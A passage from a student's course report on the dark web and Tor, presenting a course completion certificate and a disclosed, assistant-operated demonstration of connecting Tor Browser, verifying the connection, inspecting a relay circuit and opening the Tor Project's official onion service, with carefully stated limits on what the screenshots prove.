


Figure 1 CodeRed validation of course completion supplied by the student.

The certificate states that it verifies course completion and is not a professional certification. It provides documentary evidence of completion, rather than evidence of a particular practical activity. The exercise in Section 4 demonstrates the application of concepts within this report and is separate from the certificate.

6.1 Practical Setup and Connection

Activity date: 3 November 2026. These screenshots were captured directly from an assistant-operated session on the student computer, with permission. They document a new practical demonstration and are separate from the August course completion record.

Environment: Existing Windows desktop installation of Tor Browser. The executable metadata reported version 140.17.0. No additional software installation was required. The session used public Tor Project resources and did not create accounts or carry out cryptocurrency transactions.




Figure 2 Tor Browser before connecting. The page displays Connect to Tor and a Not connected status.

Procedure: Open the existing Tor Browser shortcut, select Connect and allow the connection process to finish. Then visit https://check.torproject.org/ to test whether this browser session is using Tor.

Observation: The browser completed the connection process and the check page returned a successful result, shown in Figure 3. Merely opening the application would not have established this result.

6.2 Connection Verification and Relay Circuit




Figure 3 The official Tor connection check reports that the browser is configured to use Tor. The address displayed by the page is the observed exit relay address, not evidence of the original device address.




Figure 4 The browser circuit panel shows a guard in Finland followed by two relays in Germany for this website connection.

Interpretation: The check confirms that this request used a recognised Tor exit. The circuit panel illustrates the multi-relay route. These observations do not establish complete anonymity or prove that other applications on the computer use Tor.

6.3 Access to an Official Onion Service

The onion address for community.torproject.org was checked against the Tor Project official service directory at https://onion.torproject.org/. The corresponding onion service was then opened in Tor Browser. [6]




Figure 5 The Tor Project community page loaded successfully at its .onion address in Tor Browser. The address bar remains visible to identify the type of service accessed.

Result: This demonstrates access to a legitimate onion service. Unlike the ordinary HTTPS connection in Figure 3, onion-service traffic is carried within Tor without using a normal exit relay. The example shows a lawful informational use of dark web technology.

Evidence limits: The screenshots establish the visible browser states captured during this demonstration. They do not prove independent proficiency, previous course lab work, access to other onion services or completion of any cryptocurrency activity. No claim of a security vulnerability or penetration test is made.

Learning connection: Figures 2 to 5 show the sequence from an unconnected browser to a verified Tor connection and then an onion service. They provide practical context for the concepts in Sections 2 and 3.

7.0 Conclusion

The dark web is relevant to network and data security because it illustrates how privacy mechanisms can protect communication while also complicating trust and accountability. Tor and onion services help reduce exposure of network identities, but user behaviour and endpoint security remain important. Cryptocurrency introduces another distinction: an address can be pseudonymous while its transactions remain public.

Completion of Introduction to Dark Web, Anonymity, and Cryptocurrency is documented by the attached certificate. The learning summary and worked exercise connect the topic to confidentiality, identity exposure and evidence quality. The later assistant-operated practical demonstration records a successful Tor connection, inspection of a relay circuit and access to an official onion service. Further independent practice would strengthen these introductory skills.

References

[1] EC-Council. *Free Online Cyber Security Courses with Certificates*. Accessed 3 November 2026. https://www.eccouncil.org/cybersecurity-exchange/cybersecurity-exchange/cyber-novice/free-cybersecurity-courses-beginners/

[2] Tor Project. *About Tor Browser*. Accessed 3 November 2026. https://support.torproject.org/tor-browser/getting-started/about-tor-browser/

[3] Tor Project. *How do Onion Services work.* Accessed 3 November 2026. https://community.torproject.org/onion-services/overview/index.html

[4] Bitcoin.org. *Protect your privacy.* Accessed 3 November 2026. https://bitcoin.org/en/protect-your-privacy

[5] CodeRed. Validation of Course Completion issued to Mohamed Hussein for Introduction to Dark Web, Anonymity, and Cryptocurrency. Certificate 521166, issued 19 August 2026. Student-supplied image reproduced in Figure 1.

[6] Tor Project. Official onion service directory. Accessed 3 November 2026. https://onion.torproject.org/. Connection verification resource: https://check.torproject.org/. Figures 2 to 5 are original captures from the later practical demonstration.